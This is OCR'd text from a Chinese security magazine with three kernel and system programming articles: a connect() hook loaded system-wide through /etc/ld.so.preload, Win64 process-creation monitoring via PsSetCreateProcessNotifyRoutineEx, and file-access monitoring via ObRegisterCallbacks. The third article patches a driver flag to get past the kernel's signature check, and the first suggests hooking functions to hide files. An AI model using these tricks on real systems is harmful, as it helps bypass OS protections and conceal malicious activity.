


图 3

好了，已经有提示了。现在我们来修改一下配置文件，让这个函数库自动被所有程序加载。

```
ccho "/path/to/connect.so" >> /etc/ld.so.preload
```

修改一下 connect.so 的路径即可。

上面还有一点技巧，因为我们这个程序主要是阻止程序访问互联网所用，所以我们忽略了本地域的连接。

但是这样还不够，笔者们怎么能让用户接收到连接提示呢？可以用 dbus，笔者用的是简单的本地 socket 通信，每次程序调用 connect 函数，我们的接口都会尝试连接某个地址，如果成功了，根据服务器的回复决定是否让这次网络链接继续执行。如果连接失败，就放行，以避免让机器卡死。

不过当我们用 connect 的时候，就只能用那个真实的 connect 了，否则就会造成嵌套死循环，直到超过系统的 socket 数量限制而出错退出。

```
        if ( real_connect (sockfd , (struct sockaddr*)&sock ,
sizeof(sock)) < 0 )
        {
            ERR_QUIT("connect")
        }
```

详细代码这里就不贴上了，大家可自行参考 server.c。

最终测试结果如图 4 所示。





图 4

源代码里面附上了 makefile，大家在测试时，只需要执行 make 编译，打开第一个终端，输入./server 启动服务端监听；在另一个终端执行 make test 启动测试程序，需要预先安装 netcat。可以看到链接被屏蔽时候的效果了，nc 提示传输终端不被支持，异常退出。

利用这种方法，也可以 Hook 其他函数，可以让我们的文件隐身，大家就自由发挥吧！

测试环境：Arch Linux。

第一次发稿，欢迎大家指正笔者的不足之处。



Win64 上使用标准方法监控进程创建

图/文　胡文亮

最近笔者在反思，本人研究 Win64 内核也有两年了，但是思维却一直停留在研究 Win32 内核的层次上，对各种微软不推荐的内核挂钩方法充满了兴趣，对微软推荐的标准方法却视而不见。当然，这也不能全怪笔者，因为网上（特别是国内的内核论坛）关于 Hook 的资料铺天盖地，关于标准方法的资料却十分罕见。在初学内核的阶段，难以挑选资料，只能有什么学什么了。直到有一天，KiCall 网友转播的一条微博让笔者产生了巨大的震撼："互联网安全从业人员多是从民间黑客转型或科班出身，转型成功后时刻标榜自己与黑客的区别，却不知道更多的时候处理问题的思维与性质还是黑客的思维与性质。怪不得在安全

公司科班出身的程序员总看不起半路从黑客转型的程序员，不光是看不起而且还会防备你一辈子。" 经过几天冷静的思考，笔者决定好好学一些标准的方法来替代 Hook 方法，尽量不使用硬编码，并把学习笔记整理成文章发表在《黑客防线》上以飨读者（笔者准备在今后的几期杂志推出《标准方法实现 xx》系列文章）。笔者选择的平台是 Win64 平台，一来是笔者近两年一直研究 Win64 内核，对 Win32 内核已经有点生疏了；二来是现在 8GB 内存成了新电脑的标配，最多只能使用 3.25GB 左右内存的 32 位系统，已经没有什么存在的必要了，自然也就失去了研究的意义。

说到实现监控进程创建，相信不少人的第一反应是 Hook NtCreateProcessEx 或 NtCreateUserProcess。不过从今以后，我们完全可以摒弃这一思路，使用在 Windows Vista 之后才有的一个新 API：PsSetCreateProcessNotifyRoutineEx。有些人乍一看，觉得这个函数很眼熟。没错，在 NT5 系列系统上，有一个函数名字叫 PsSetCreateProcessNotifyRoutine，这个函数能创建一个回调，当有进程被创建或者死亡时，会调用回调函数通知驱动做出相应的反应。不过由于 PsSetCreateProcessNotifyRoutine 的回调函数的可用信息太少了（仅有"新进程 PID"、"父进程 PID" 和 "进程创建或退出" 这 3 个标志），所以有了一个新函数：PsSetCreateProcessNotifyRoutineEx。此函数的原型为如下内容。

```
NTSTATUS PsSetCreateProcessNotifyRoutineEx(
    __in   PCREATE_PROCESS_NOTIFY_ROUTINE_EX
NotifyRoutine,
    __in   BOOLEAN Remove
);
```

接下来看看回调函数 NotifyRoutine 的原型。

```
VOID CreateProcessNotifyEx(
    __inout    PEPROCESS Process,      //新进程
EPROCESS
    __in       HANDLE ProcessId,       //新进程 PID
    __in_opt   PPS_CREATE_NOTIFY_INFO CreateInfo
//新进程详细信息（仅在创建进程时有效）
);
```

再来看看 PS_CREATE_NOTIFY_INFO 结构体的定义。

```
typedef struct _PS_CREATE_NOTIFY_INFO {
    SIZE_T                 Size;
    union {
        ULONG   Flags;
        struct {
            ULONG FileOpenNameAvailable   :1;
            ULONG Reserved    :31;
        };
    };
    HANDLE                 ParentProcessId;
    CLIENT_ID              CreatingThreadId;
    struct _FILE_OBJECT   *FileObject;
    PCUNICODE_STRING       ImageFileName;
    PCUNICODE_STRING       CommandLine;
    NTSTATUS               CreationStatus;
} PS_CREATE_NOTIFY_INFO,
*PPS_CREATE_NOTIFY_INFO;
```

在这个结构体里，包含了很多的信息，不仅包含父进程 ID、父线程 ID，甚至直接包括程序的路径（不用通过 FileObject 来取，路径直接包含在了 ImageFileName 里）和命令行参数！最绝的是，如果要阻止进程创建，直接把此结构体的 CreationStatus 成员改为 STATUS_UNSUCCESSFUL 即可，绝对比 HOOK NtCreateUserProcess 方便百倍！以下的代码，实现了监视进程的创建和退出事件，并禁止"计算器"进程的创建。

```
    //创建回调：
    st=PsSetCreateProcessNotifyRoutineEx((PCREATE_PRO
CESS_NOTIFY_ROUTINE_EX)MyCreateProcessNotifyEx,F
ALSE);
    //删除回调：
    PsSetCreateProcessNotifyRoutineEx((PCREATE_PROCES
S_NOTIFY_ROUTINE_EX)MyCreateProcessNotifyEx,TRUE)
;
    //回调处理

    NTKERNELAPI PCHAR
PsGetProcessImageFileName(PEPROCESS Process);
    NTKERNELAPI NTSTATUS
PsLookupProcessByProcessId(HANDLE ProcessId,
PEPROCESS *Process);

    //通过 PID 获得进程名
    PCHAR GetProcessNameByProcessId(HANDLE
ProcessId)
    {
        NTSTATUS st=STATUS_UNSUCCESSFUL;
        PEPROCESS ProcessObj=NULL;
        PCHAR string=NULL;
        st = PsLookupProcessByProcessId(ProcessId,
&ProcessObj);
        if(NT_SUCCESS(st))
        {
            string =
PsGetProcessImageFileName(ProcessObj);
            ObfDereferenceObject(ProcessObj);
        }
        return string;
    }
    VOID MyCreateProcessNotifyEx
    (
        __inout    PEPROCESS Process,
        __in       HANDLE ProcessId,
        __in_opt   PPS_CREATE_NOTIFY_INFO CreateInfo
    )
    {
        NTSTATUS st=0;
```

```
        HANDLE hProcess=NULL;
        OBJECT_ATTRIBUTES oa={0};
        CLIENT_ID ClientId={0};
        char xxx[16]={0};
        if(CreateInfo!=NULL)    //进程创建事件
        {
            DbgPrint("[monitor_create_process_x64][%ld]%s
创建进程: %wZ",
                    CreateInfo->ParentProcessId,

        GetProcessNameByProcessId(CreateInfo->ParentProce
ssId),
                    CreateInfo->ImageFileName);

        strcpy(xxx,PsGetProcessImageFileName(Process));
            if(!_stricmp(xxx,"calc.exe"))
            {
                DbgPrint("禁止创建计算器进程！");

        CreateInfo->CreationStatus=STATUS_UNSUCCESSF
UL;     //禁止创建进程
            }
        }
        else
        {
            DbgPrint("[monitor_create_process_x64]进程退
出: %s",PsGetProcessImageFileName(Process));
        }
    }
```


另外，需要特别说明的是，直接编译这份代码，加载驱动后创建回调会失败，因为 MSDN 上有如下限制。

```
  The image that contains the callback routine pointer must
have IMAGE_DLLCHARACTERISTICS_FORCE_INTEGRITY set in its image header.
```


解决这个限制需要在 source 文件里加上这么一行。

```
LINKER_FLAGS=/INTEGRITYCHECK
```


加载驱动后效果如下。



创建计算器进程时的效果如下图所示。



本文到此结束，欢迎读者和笔者交流。



Win64 下使用标准方法监视文件访问

图/文　胡文亮

在我们进行破解、逆向的时候，往往要知道进程访问了什么文件。在 Win32 平台上，我们经常借助一个名为 FileMon 的工具。FileMon 是开源的，它使用的方法是文件过滤驱动。不过文件过滤驱动实在是太复杂了，如果仅仅是想知道进程访问了什么文件就使用文件过滤驱动算是“用牛刀杀鸡”。如果不用文件

过滤驱动，还有一种方法是挂钩 ZwCreateFile，可惜这个不是微软推荐的方法，在 Win64 平台上用此方法还会造成蓝屏（如果不破解掉 Win64 内核的 PatchGuard 机制）。今天笔者来介绍一种微软推荐的方法：使用 ObRegisterCallbacks 实现监视文件访问。注意，我用的词是“监视”而非“监控”。“监视”就是“只能看不能管”，“监控”是“既能看又能管”。

首先正式介绍一下 ObRegisterCallbacks 这个函数。此函数的前缀是 Ob，看得出它是属于对象管理器的函数，Register 是注册，Callbacks 是回调（复数）。因此从字面意思上看，它是注册一个对象回调的意思。此函数是从 Windows Vista SP1 之后才有的，目的是提供一个官方的进程保护接口，替代挂钩 NtOpenThread、NtOpenProcess 和 NtDuplicateObject。微软承诺会给此函数增加功能，对文件等内核对象实现监控功能（现在只能监控进程对象和线程对象）。

这个函数在不能合法进行内核挂钩的 Win64 上特别有用，但是微软做了一个限制：驱动程序必须有数字签名才能使用。不过笔者觉得这在 Win32 上算是限制，在 Win64 上到也不算限制了，因为 Win64 上的驱动程序也是必须有签名才能加载的。国外的黑客对此限制很不满，他们通过逆向 ObRegisterCallbacks，找到了破解这个限制的方法。经研究，Win64 内核通过 MmVerifyCallbackFunction 验证此回调是否合法，但此函数只是简单地验证了一下 DriverObject->DriverSection->Flags 的值是不是为 0x20。

```
nt!MmVerifyCallbackFunction+0x75:
fffff800`01a66865 f6406820        test    byte ptr
[rax+68h],20h
fffff800`01a66869 0f45fd          cmovne  edi, ebp
```

所以破解方法非常简单，只要把 DriverObject->DriverSection->Flags 的值“按位或”0x20 即可。

```
ldr = (PLDR_DATA)DriverObject->DriverSection;
ldr->Flags |= 0x20;
```

另外，目前 ObRegisterCallbacks 默认只支持监控进程对象和线程对象，对文件对象的监视是不支持的。所以我们还要让 ObRegisterCallbacks 支持对文件对象进行监视。方法很简单，只需修改 *IoFileObjectType->TypeInfo.SupportsObjectCallbacks 的值为 1 即可。

```
VOID
EnableObType(POBJECT_TYPE ObjectType)
{
    PMY_OBJECT_TYPE myobtype =
(PMY_OBJECT_TYPE)ObjectType;
    myobtype->TypeInfo.SupportsObjectCallbacks = 1;
}
```

接下来看看此函数的原型。

```
NTSTATUS ObRegisterCallbacks(
    __in    POB_CALLBACK_REGISTRATION
CallBackRegistration,
    __out   PVOID *RegistrationHandle
);
```

在注册回调时用到的两个结构体如下。

```
typedef struct _OB_CALLBACK_REGISTRATION {
    USHORT                      Version;
    USHORT
OperationRegistrationCount;
    UNICODE_STRING              Altitude;
    PVOID                       RegistrationContext;
    OB_OPERATION_REGISTRATION
*OperationRegistration;
} OB_CALLBACK_REGISTRATION,
*POB_CALLBACK_REGISTRATION;
typedef struct _OB_OPERATION_REGISTRATION {
    POBJECT_TYPE                *ObjectType;
    OB_OPERATION                Operations;
    POB_PRE_OPERATION_CALLBACK  PreOperation;
    POB_POST_OPERATION_CALLBACK PostOperation;
} OB_OPERATION_REGISTRATION,
*POB_OPERATION_REGISTRATION;
```

输入一个 OB_CALLBACK_REGISTRATION 结构体，输出一个句柄。在结构体 OB_CALLBACK_REGISTRATION 里面还有几个结构体指针，它们的定义和每个成员的含义大家可以在 http://msdn.microsoft.com/en-us/library/windows/hardware/ff558692 查看。下面给出注册回调的源代码，重点就是加粗的 3 行代码：它们分别指出监视的对象类型、句柄产生的方式（直接创建句柄还是复制句柄）和回调函数的地址。

```
OB_CALLBACK_REGISTRATION obReg;
OB_OPERATION_REGISTRATION opReg;
// init callbacks
memset(&obReg, 0, sizeof(obReg));
obReg.Version = ObGetFilterVersion();
obReg.OperationRegistrationCount = 1;
obReg.RegistrationContext = NULL;
RtlInitUnicodeString(&obReg.Altitude, L"321000");
obReg.OperationRegistration = &opReg;
memset(&opReg, 0, sizeof(opReg));
opReg.ObjectType = IoFileObjectType;
opReg.Operations =
OB_OPERATION_HANDLE_CREATE;
opReg.PreOperation =
(POB_PRE_OPERATION_CALLBACK)&preCall;
// register callbacks
```

```
    status = ObRegisterCallbacks(&obReg, &obHandle);
    if (!NT_SUCCESS(status))
        DbgPrint("[FILE_MONITOR_X64] ERROR: events sources not installed\n");
    else
        DbgPrint("[FILE_MONITOR_X64] SUCCESS: callbacks registered\n");
```

